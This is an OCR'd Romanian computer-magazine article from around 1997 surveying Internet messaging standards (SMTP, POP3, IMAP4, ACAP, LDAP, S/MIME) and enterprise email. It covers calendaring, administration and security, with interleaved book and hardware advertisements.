Internet a fost conceput pentru schimb de mesaje, astfel că standardele de mesaje sunt de bază. Aceste standarde evoluează pentru a face posibile operații noi dorite de utilizatori și pentru a simplifica interfețele aplicațiilor cu Internet.

TCP/IP și SMTP

Protocolul de bază de transfer pe Internet este TCP/IP, care realizează orice trafic pe Internet. Traficul de poștă are propriul protocol SMTP, care permite doar formatul text rudimentar. Totuși, acest standard funcționează bine de peste 18 ani și are suport virtual din partea tuturor sistemelor mari de mesaje. Figura de jos arată modelul de bază pentru SMTP.

SMTP transportă mesajele doar la client și face puține activități suplimentare. Nu oferă de exemplu garanția recepției, facilitatea de non-transfer sau transferul de fișiere atașate, facilități obișnuite la sistemele de mesaje de firmă. Totuși, există alte standarde Internet pentru acestea și alte facilități.

POP și IMAP

O dată ce un mesaj ajunge la un client, intervin alte două standarde. POP (Post Office Protocol) și IMAP (Internet Message Access Protocol) determină modul în care regăsiți mesajul. Ultima versiune POP, POP3 are limitări. Cere ca mesajele să fie memorate într-un depozit pe server. Atunci când doriți mesaje din acest depozit, nu aveți decât posibilitatea de a le aduce pe toate pe sistemul local. Totuși, POP3 oferă o legătură importantă pentru Internet cu sistemele e-mail de firmă, deoarece majoritatea acestora asigură suport POP3

Ultima versiune IMAP, IMAP4 vă oferă mai multe opțiuni ca POP3 în ceea ce privește preluarea mesajelor. Cu IMAP4 puteți verifica mesajele în depozit înainte de a le aduce. Puteți selecta ceea ce doriți, chiar și părți de mesaj și puteți lăsa restul pe server. Mesajele stau acolo până le ștergeți. Aceste opțiuni sunt facilități importante și în același timp ușurează arhivarea și utilizarea partajată a mesajelor, ceea ce sistemele de firmă fac deja foarte bine.

Majoritatea furnizorilor și analiștii se așteaptă ca IMAP să ia locul la POP3, cu toate că ele coexistă la multe implementări (De exemplu Microsoft și Lotus oferă acum suport POP3 în toate implementările și vor avea suport IMAP4 în primul trimestru al acestui an). Rezultă de aici că și în cazul serverelor de firmă ca Microsoft Exchange sau cc:Mail va exista suport, ca și la sistemele pure Internet, pentru clienți POP4 și IMAP4.


ACAP și IMSP

Dincolo de IMAP există ACAP (Application Configuration Access Protocol), care extinde IMAP prin posibilitatea de a configura carnete cu adrese, opțiuni utilizator și alte tipuri de date pentru acces universal. În acest moment ACAP nu a fost încă implementat în produse bazate pe Internet sau de firmă deoarece IETF (Internet Engineering Task Force), grupul responsabil pentru stabilirea standardelor Internet, nu a aprobat încă specificația finală. Aceasta trebuie să apară la începutul acestui an și implementările vor urma probabil în scurt timp. Între timp, anumite produse Internet utilizează IMSP (Internet Messaging Support Protocol), un standard mai puțin robust ca ACAP. Totuși, IMSP va ceda probabil locul la ACAP (Pentru mai multe informații despre POP, IMAP și ACAP consultați: *„E-mail se maturizează“*, din BYTE, Dec.1966).

LDAP


Pentru ca ACAP să poată lucra, are nevoie de o structură standard de servicii de directori. LDAP (Lightweight Directory Access Protocol) oferă această structură. LDAP este un subset al sistemului de directori X.500 utilizat uzual în multe rețele LAN (Vezi și figura de jos). Lucrează deasupra la TCP/IP și utilizează o reprezentare simplificată pentru elementele de structuri de date. Din acest motiv clienții LDAP sunt mai mici, mai rapizi și mai ușor de realizat decât clienții X.500. LDAP este independent de furnizor și conlucrează cu, dar nu necesită X.500. (Vedeți: *„LDAP unifică Internet-ul“* din BYTE România, Dec.1966).

Modelul SMTP: Mesaje pe Internet



SMTP oferă un mecanism pentru preluarea poștei de la calculatorul gazdă al emitentului la cel al destinatarului și nimic mai mult.

Modelul LDAP: Servicii de directori


Client LDAP
Server LDAP
Cerere
Referință
Înlănțuire
Rezultat
Cerere
X.500 DSA (Directory Server Agent)
X.500 DSA (Directory Server Agent)

Un server LDAP traduce cererile clienților LDAP în cereri X.500, urmărind referințele X.500 și returnând rezultatele la client.


Imaginea Standardelor Internet

Standard	Status
SMTP	Larg răspândit
POP3	Larg răspândit
IMAP4	În curând larg răspândit
IMSP	Răspândit în principal la produse bazate pe Internet
ACAP	Specificație IETF așteptată în 1997
MIME	Larg răspândit
S/MIME	Specificație nefinalizată, dar există implementări
LDAP	Larg Răspândit
Calendar/ orar	Specificație IETF așteptată pentru mijlocul lui1997
Fax	Specificație IETF așteptată pentru mijlocul lui1997
EDI	Specificație IETF așteptată pentru mijlocul lui1997
Voce	Specificație IETF așteptată pentru mijlocul sau finele lui 1997
Notificare Recepție	Specificație IETF așteptată pentru mijlocul lui 1997


Vă recomandăm câteva din


cele mai noi **cărți de referință** de la editurile de referință:


McGraw-Hill



PROGRAM DEVELOPMENT
IN UNIX
CASE STUDY APPROACH
J. T. SHEN

DISCOVER HOW SOME OF THE WORLD'S LEADING COMPANIES ARE TURNING DOCUMENTS INTO ASSETS... AND SAVING BILLIONS OF DOLLARS IN THE PROCESS!
$GML
the BILLION DOLLAR SECRET
CHET ENSIGN
CHARLES F. GOLDFARB SERIES ON OPEN INFORMATION MANAGEMENT


Security in Distributed Computing
Did You Lock the Door?
Glen Bruce, Rob Dempsey
HEWLETT-PACKARD PROFESSIONAL BOOKS


THIRD EDITION
COMPUTER NETWORKS
ANDREW S. TANENBAUM


UNIX SYSTEM PROGRAMMING USING C++
Terrence Chan


INDUSTRIAL-STRENGTH SGML
An Introduction to Enterprise Publishing
Truly Donovan
CHARLES F. GOLDFARB SERIES ON OPEN INFORMATION MANAGEMENT

Prentice-Hall, QUE, SAMS

Computer Press Agora


Cărțile pot fi răsfoite, comandate și cumpărate la librăria deschisă la sediul firmei Forte Computers din București, str. Lipscani nr. 102, Computer House, str. Grigore Alexandrescu nr.47 sau la Librăria Humanitas din Pasajul Crețulescu din București (lîngă magazinul Muzica).

Puteți comanda orice carte de la: Computer Press Agora s.r.l., C.P. 94 OP.49, București, fax: 01-2300286

Important: *Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)*

plu, are nevoie de viteză pentru o suită de aplicaţii de birotică. Alţi angajaţi ar putea utiliza calculatorul doar ocazional, pentru acces la Web cu un navigator şi verificarea poştei cu un editor dedicat. Orice sistem de mesaje, fie Internet, fie de firmă, fie hibrid, trebuie deci să suporte clienţi de tipuri şi de la firme diferite. Prin aderarea la POP3 şi eventual la IMAP4, virtual toate produsele disponibile azi oferă această flexibilitate.

Acest lucru a fost important pentru Jeff Luck, manager de reţea şi sisteme suport la Pennsylvania State University, departamentul de Educaţie permanentă şi de la distanţă. Acum trei ani universitatea nu avea încă un sistem POP3, astfel că Luck a optat pentru Microsoft Mail pentru cei 350 de utilizatori care folosesc sisteme Mac în majoritatea lor. I-a plăcut interfaţa utilizator, serviciile de director şi integrarea cu alte aplicaţii. Facilitatea de a putea lăsa mesajele pe server era importantă, deoarece mulţi utilizatori lucrau pe mai multe sisteme de la care doreau acces la mail.



Name	E-Mail...	E-Mail Address	Last Reference	Refe...
Conference Roo...	NGW	Conference Room 1@Gro...	8/27/96 (2:52 PM)	5
Conference Roo...		Conference Room 1, Kare...	8/26/96 (11:28 PM)	1
Eldon Greenwood	NGW	EGreenwood@GroupWare...	8/27/96 (2:52 PM)	7
Hank Heilesen	NGW	HHeilesen@GroupWare Di...	8/27/96 (11:00 PM)	1
Karen Buckner	NGW	KBuckner@GroupWare Di...	9/5/96 (10:24 AM)	9
Kristin Schultz	NGW	KSchultz@GroupWare Div...	8/26/96 (11:27 PM)	4
Mark Ward	NGW	MWard@GroupWare Divis...	9/5/96 (10:16 AM)	4
Phil Barney	NGW	PBarney@GroupWare Divi...	8/30/96 (12:51 PM)	2
Rachel Crandall	NGW	RCrandall@GroupWare Di...	8/26/96 (11:27 PM)	1
Rob Steele	NGW	Steele@GroupWare Divisi...	9/5/96 (10:24 AM)	24
Scott Duncan	NGW	SDuncan@GroupWare Di...	8/30/96 (12:51 PM)	2
Stewart Nelson	NGW	SNelson@GroupWare Divi...	8/26/96 (11:27 PM)	1
Stewart Nelson		Stewart Nelson	8/26/96 (11:28 PM)	1

To: Conference Roo...
Karen Buckner
Kristin Schultz
Stewart Nelson

CC: Phil Barney

BC: Rachel Crandall

Subject: Comments on last week's Client meeting

Căsuţa poştală universală a Groupwise 5.0 de la Novell permite organizarea, nu doar a e-mail-urilor, ci şi a faxurilor, documentelor şi mesajelor telefonice.

Flexibilitatea POP3

După un an şi jumătate, universitatea a adoptat ca soluţie standard Eudora Lite şi POP3. În loc să facă trecerea, cu toată universitatea, Luck a trecut la Quarterdeck Mail 4.0 (înainte era Microsoft Mail for Mac). După părerea lui Luck, trecerea la Eudora Pro ar fi costat de trei ori mai mult. Quarterdeck Mail îi permite să păstreze toate facilităţile existente şi să aibă acces la sistemul POP3 din universitate. Luck afirmă că studiază posibilitatea trecerii la un sistem IMAP4 atunci când universitatea va trece la acest sistem, mai ales dacă acest lucru îi va permite să scape de grija serverului de poştă din propriul departament.

La celălalt capăt, oamenii care administrează sistemul îşi doresc să poată avea servere şi unelte de la diferite firme. Un utilizator de PMDF e-Mail Interconnect Internet backbone şi-ar putea dori integrarea unui server Microsoft Exchange.

Simpla conlucrare nu este însă suficientă. Trebuie să puteţi administra centralizat întregul sistem hibrid şi aici problemele de sincronizare sunt importante. Trebuie să puteţi administra de la distanţă atât sistemele client cât şi serverele. Majoritatea furnizorilor de azi oferă aceste facilităţi, prin utilizarea Web ca mediu pentru administrare de la distanţă. Sincronizarea este critică pentru directori. Furnizorii care utilizează protocoale proprii pentru servicii de directori, inclusiv Banian cu Street Talk sau Novell cu NDS, au înglobat în produse standardul LDAP. IntreStore Server de la Control Data asigură suport nativ pentru X.500.

Pentru unii, uneltele de administrare a sistemelor de mesaje pe Internet nu se compară cu cele de la sistemele de firmă. Paul Hoffman de la IMC (Internet Mail Consortium) se aşteaptă ca soluţiile Internet să fie la fel de bune la sfârşitul acestui an. Firme ca Ipswitch şi Software.com oferă de pe acum seturi complete de unelte de administrare. De asemenea, unelte proiectate pentru lucrul cu diferite sisteme de mesaje, cum ar fi SoftSwitch de la Lotus, sau Open Vision de la Hewlett-

Calendarul tău, să-l sune pe al meu

Planificarea şi calendarul au existat, ca şi aplicaţiile de mesaje, de ani de zile. Aceste aplicaţii ţin milioane de persoane conectate la IBM PROFS, OfficeVision, All-in-One de la Digital Equipment sau alte sisteme de pe calculatoare mari. „Şapte milioane de persoane utilizează deja OfficeVision, folosind planificare de grup", spune Jim Burnham, director de marketing pentru produse de planificare şi calendar la Lotus. „Ei nu vor schimba cu un alt sistem, până ce o funcţionalitate similară nu va fi prezentă la sistemele client/server". Deci, de ce durează atât de mult trecerea planificării şi calendarului în sistemul de mesaje bazat pe Internet?

Lipsa standardelor, desigur. Există mai multe aplicaţii de planificare şi calendar pentru mesaje pe Internet care respectă standardele Versit şi vCalendar. Dar aceste standarde oferă specificaţii doar pentru funcţiile cele mai elementare, consultarea calendarului şi informaţiilor de nume şi respectiv adresă. Pentru a fi competitivi, ofertanţii acestor aplicaţii extind standardul cu specificaţii proprii de firmă. Din acest motiv, planificarea întâlnirilor cu clienţi şi parteneri prin e-mail nu este posibilă, dacă ei nu utilizează acelaşi soft ca şi dumneavoastră. Chiar dacă aveţi software-ul sincronizat, pentru moment, şansa ca situaţia să nu se schimbe este mică.

În consecinţă, IETF (Internet Engineering Task Force) lucrează la extinderea standardelor Versit, pentru ca informaţia să nu poată fi doar vizualizată, ci să puteţi şi planifica timpul propriu şi cel al altora. Se va putea căuta perioada de timp liber şi ocupat. Specificaţia va defini un mod standard de acces la informaţii de planificare şi calendar din sistemele vechi răspândite.

Lotus şi-a propus propriile extensii Versit la IETF, extensii numite ICAP (Internet Calendar Access Protocol) şi un server ICAP de la Lotus va trebui să existe în momentul în care citiţi articolul. Microsoft, Novell şi alte firme, au propus şi ele specificaţii, dar afirmă cu toţii că vor asigura suport pentru orice va decide IETF, încă din această primăvară.

Microsoft OEM partner

LOOK FOR THE CERTIFICATE OF AUTHENTICITY

Genuine
Microsoft
Products

PRE-INSTALLED BY SOWAH

Calculatoare:

PGA® Falcon
PGA® Falcon PRO

PGA COMPUTER

PGA
COMPUTER

SOWAH

Vă invită la:

CeBIT '97 HANNOVER 13 - 19.03.1997 Hall 6 Stand G48

CERF'97 13 - 17.05.1997 București Pav. 107 Aero. Băneasa

SOWAH
ROMANIA

Oradea. str. Iza nr. 31-33,
tel./fax 059-155.077
fax 059-436.456, 435.494

București, str. Viitor nr. 106,
tel./fax 01-2107300, 2107799

Cu
PGA®
COMPUTER
Visul
devine
realitate

Packard, lucrează şi cu protocoale Internet.

Legături lipsă la mesaje

Deşi soluţia Internet îndeplineşte cerinţele de bază pentru sistem de mesaje pentru întreprindere, firmele încep să ceară facilităţi care nu pot fi încă oferite cu uşurinţă. Cele mai importante sunt cele de planificare timp (scheduling - posibilitatea de a accesa calendare şi a planifica în timp şi on-line activităţi) şi calendar (posibilitatea de a vedea doar un calendar). Sistemele de mesaje de pe calculatoarele mari şi sistemele Unix, cum sunt OfficeVision de la IBM sau All-in-One de la Digital Equipment, oferă planificare timp şi calendar de peste un deceniu. Firmele au ajuns să depindă de aceste facilităţi şi nu doresc să renunţe la ele. Până la urmă, sistemul bazat pe Internet va trebui să ofere, nu numai planificare de timp pentru grup şi calendar, ci să ofere şi compatibilitate cu sistemele vechi existente. Nu pot fi abandonaţi milioane de utilizatori, fără o cale de migrare spre soluţia nouă.


Furnizorii, atât ai sistemelor bazate pe Internet, cât şi ai sistemelor de firmă, oferă şi acum această compatibilitate dar soluţia este separată pentru fiecare caz în parte. Exemple remarcabile sunt GroupWise de la Novell, Lotus Notes şi Microsoft Exchange. Versit este o organizaţie de standardizare fondată de Apple, AT&T, IBM şi Siemens, pentru promovarea conlucrării între sisteme. Standardele deschise larg răspândite Versit vCalendar şi vCard, care oferă o modalitate comună de consultare a unui calendar sau respectiv, a unui carnet de adrese, asigură suport pentru conlucrare. Dar nu oferă mijloace pentru a planifica în timp întâlniri sau alte evenimente. În mod similar, planificarea în timp pentru grup este o parte integrată a seturilor de aplicaţii de birotică, aşa cum este Microsoft Office 97 şi Lotus Smart Suite 96. Acestea oferă acum posibilităţi de integrare pe Internet sau alte sisteme de mesaje, prin API (Vezi caseta: „Calendarul tău să-l sune pe al meu")

Administrarea sistemelor de mesaje multiple

Derrick Ho, şeful planificării reţelei de firmă la NECis Systems, Advanced Engineering Department (Mountain View,CA), s-a confruntat recent cu integrarea sistemului de mesaje pe Internet cu unul de firmă, pentru a obţine rezultate optime de la fiecare. NEC a lucra deja în mod standard cu cc:Mail, care nu era totuşi soluţia ideală pentru departamentul cu o sută de persoane condus de Ho, unii lucrând şi sub VMS. În plus, unii doreau să folosească Eudora pentru a-şi citi scrisorile din Japonia. Problema majoră era însă că trebuiau doi oameni pentru administrarea serverului de poştă. „Este ridicol", spune el.

Ca urmare, a trecut sistemul de mesaje al departamentului la PDMF de la Innosoft. Acest lucru i-a permis să scape de serverele separate, pentru fiecare sistem folosit. PDMF oferă un canal de transfer pentru fiecare sistem (Vedeţi figura de jos). Administraţia se simplifică, modificările fiind mai uşoare. Modificările din VMS sendmail erau dificile, trebuie modificat fişierul sendmail.cf. „Trebuie să fii într-adevăr bun, ca să meştereşti prin sendmail.cf, ca să faci sistemul pe gustul propriu" , spune Ho. „Nu mulţi sunt cei care pot să facă acest lucru".

De ce nu a aşteptat Ho apariţia unor facilităţi similare la Lotus sau Microsoft? " Nu vom discuta [cu Lotus sau Microsoft], până ce nu scot un produs, spune el." Trebuie să fie mai bun ca PMDF".



PMDF este un produs care încearcă să rezolve transmiterea mesajelor multi-platformă, sau direct prin SMTP/MIME sau prin module adăugate, specifice platformelor.

Atracţii viitoare

Alte facilităţi dorite sunt cele de fax prin e-mail, mesaj la pager şi servicii de voce. Scopul trimiterii mesajului fax pe o conexiune IP este nu numai economia la costul apelului, ci şi transformarea acestei activităţi într-o funcţie desktop şi simplificarea similară trimiterii unui e-mail. Mesajul la pager poate avea două scopuri: alertarea unei persoane că i-a sosit un mesaj important şi alertarea administratorului de sistem atunci când apare o problemă. Transmisia de voce poate fi ca fişier audio ataşat, ca la Internet Voice Mail 3.0 de la VocalTec, sau prin conectare audio în timp real pe o conexiune IP, prin interfaţa desktop.

Toate aceste funcţii sunt deja disponibile pentru sistemele de mesaje pe Internet, de obicei sub forma unor programe complementare de la terţi. Totuşi, nu există standarde stabilite. Rezultă de aici că cel care recepţionează trebuie să aibă funcţionalităţi compatibile sau mesajul trebuie să includă un modul executabil ca la VocalTec.

Comitetele din cadrul IETF (Internet Engineering Task Force) lucrează la specificaţii pentru aceste facilităţi, specificaţii care vor fi probabil extensii ale formatului MIME (Multipurpouse Internet Mail Extensions). Tabela, „Imaginea standardelor Internet", oferă date estimative pentru finalizarea standardelor. Data când aceste standarde vor fi implementate pe scară largă, nu o ştie nimeni.

Atunci când aceste facilităţi vor fi disponibile, se vor putea accesa printr-o cutie poştală universală. Deja disponibilă la o serie de produse, cutia poştală universală (universal mailbox) arată ca una obişnuită, cu fişiere şi cataloage. Diferenţa este că poate administra mesaje de diferite tipuri. La Novell GroupWise 5 de exemplu, utilizatorii pot face activităţi de administrare documente, trimite fax, planifica în timp întâlniri, administra o listă de sarcini sau pot face alte activităţi prin cutia poştală. Cataloagele pot fi publice sau personale şi sunt accesibile persoanelor în delegaţie sau care lucrează de la distanţă.

Un alt domeniu care prezintă interes în anumite cercuri este EDI (Electronic Data Interchange). Acesta este un mod uzual pen-

Securitatea: Cine are cheia?

Firmele trebuie să comunice cu lumea prin e-mail. Totuşi, gândul transferului liber de date, din firmă sau la firmă, provoacă panică printre responsabilii pentru IT (Information Technology) . Într-un intranet tipic, datele preţioase ale firmei sunt mascate de lume printr-un zid (firewall), aflat între reţea şi un server accesabil din exterior. Nimic nu străbate zidul, cu excepţia poştei.

Schemele existente de criptare, ca RSA, pot asigura securitatea datelor transmise. De fapt, o extensie pentru criptare a formatului MIME, S/MIME, se bazează pe RSA şi a fost acceptată pe scară largă, dar rămâne o problemă. Criptarea necesită două chei, una publică şi una privată. Cheia privată criptează mesajul iar cea publică o decriptează. Destinatarul trebuie să aibă acces la cheia publică, pentru a înţelege mesajul (vedeţi figura de jos). Problema este cum să faci ca doar utilizatorii doriţi să aibă cheia la îndemână.

Este nevoie de un organism de încredere pentru păstrarea în siguranţă a cheilor şi atribuirea de certificate cu rol de semnătură digitală, care identifică utilizatorii de chei. Organismul nu este încă stabilit. Poate fi un organism guvernamental, ca US Post Office, sau unul independent creat special în acest scop. Verisign (MountainView, CA) este o societate comercială care tratează certificate. Unele produse de mesaje, ca Netscape SuiteSpot 3.0, se livrează cu server de certificate pentru uz intern. Produse de la terţi, ca Entrust de la Nortel, permit de asemenea firmelor să-şi construiască aplicaţii interne, de administrare certificate. Pentru asigurarea compatibilităţii între schemele de administrare a certificatelor, firmele vor face probabil verificări în cruce, după cum afirmă Ron Rosenthal, director pentru iniţiative noi la Harbiger Enterprise Solutions (Atlanta GA), un furnizor de produse şi servicii de comerţ electronic.

Dilema: firmele îşi pot construi şi administra sistemele proprii de certificare, dar au costuri pentru activităţile suplimentare de administrare sau pot să predea sarcinile la terţi, dar pierd secretul controlului şi distribuirii certificatelor. Pentru multe firme, nici una din soluţii nu este aceptabilă.

Securitatea mesajelor




Diagrama simplificată arată structura de bază pentru un sistem cu securitatea mesajelor
① Când se trimite un mesaj, acesta este criptat pe desktop, folosind o schemă cu cheie publică, ca RSA
② Emiţătorul se prezintă la un server local sau distant de certificate, pentru a obţine cheia publică a destinatarului
③ La serverul de mesaje de la emiţător, mesajul este criptat din nou, folosind de exemplu protocolul bazat pe RSA, S/MIME
④ Simultan, o copie a mesajului se duce la un server de autentificare, aflat la sediul emiţătorului sau la o terţă firmă.
⑤ Serverul de mesaje de la destinatar decriptează criptarea S/MIME şi ⑥ verifică prin serverul de autentificare că mesajul nu s-a modificat la transmisie.
⑦ În final, mesajul este decodificat la desktop cu cheia publică a destinatarului.

tru firme pentru a face tranzacţii de cumpărare şi se face de obicei pe o linie dedicată şi cu securitate. Posibilitatea de a face tranzacţii EDI prin sistemul de mesaje pe Internet şi pe Web, ar putea reduce dramatic activităţile suplimentare necesare la EDI. În loc de derularea tranzacţiilor EDI doar cu cei mai importanţi furnizori şi beneficiari, o firmă va putea face acest lucru cu majoritatea lor. Unele firme realizează acum EDI pe Internet cu software de firmă de la furnizori ca Harbinger. O specificaţie de standard IETF este aşteptată să apară în acest an.

Lipsa unui protocol standard nu este obstacolul major în calea EDI pe Internet. Din cauza datelor sensibile şi volumului mare de tranzacţii, mecanismele de securitate trebuie să fie stricte. Există tehnologia de criptare a datelor şi autentificare a persoanelor, dar aspecte practice, cum ar fi administrarea certificatelor (pentru verificarea identităţii) sau cheile de protecţie (pentru decriptare mesaje) , sunt nerezolvate. Vedeţi şi caseta de sus: *„Securitatea: cine are cheia“.*

Ce este de făcut?

A prezenta mutarea spre intranet-uri şi sisteme de mesaje bazate pe standarde Internet ca o goană după aur, ar fi doar o uşoară exagerare. Beneficiile activităţilor suplimentare reduse şi ale comunicaţiilor universale, nemaivorbind de oferta imensă de produse, sunt evidente.

Totuşi, multe firme nu sunt încă deplin pregătite pentru a adopta sistemul de mesaje pe Internet. Reţinerea acestora în a renunţa la ceva cunoscut ca funcţional pentru ceva de dată recentă, este unul din motive. Obstacolul major rămâne lipsa standardelor pentru aplicaţiile vitale, cum sunt planificarea în timp/calendarul sau administrarea documentelor. Standardele pentru majoritatea acestor facilităţi vor trebui să existe până la sfârşitul anului, dar răspândirea pe scară largă a implementărilor va dura mai mult.

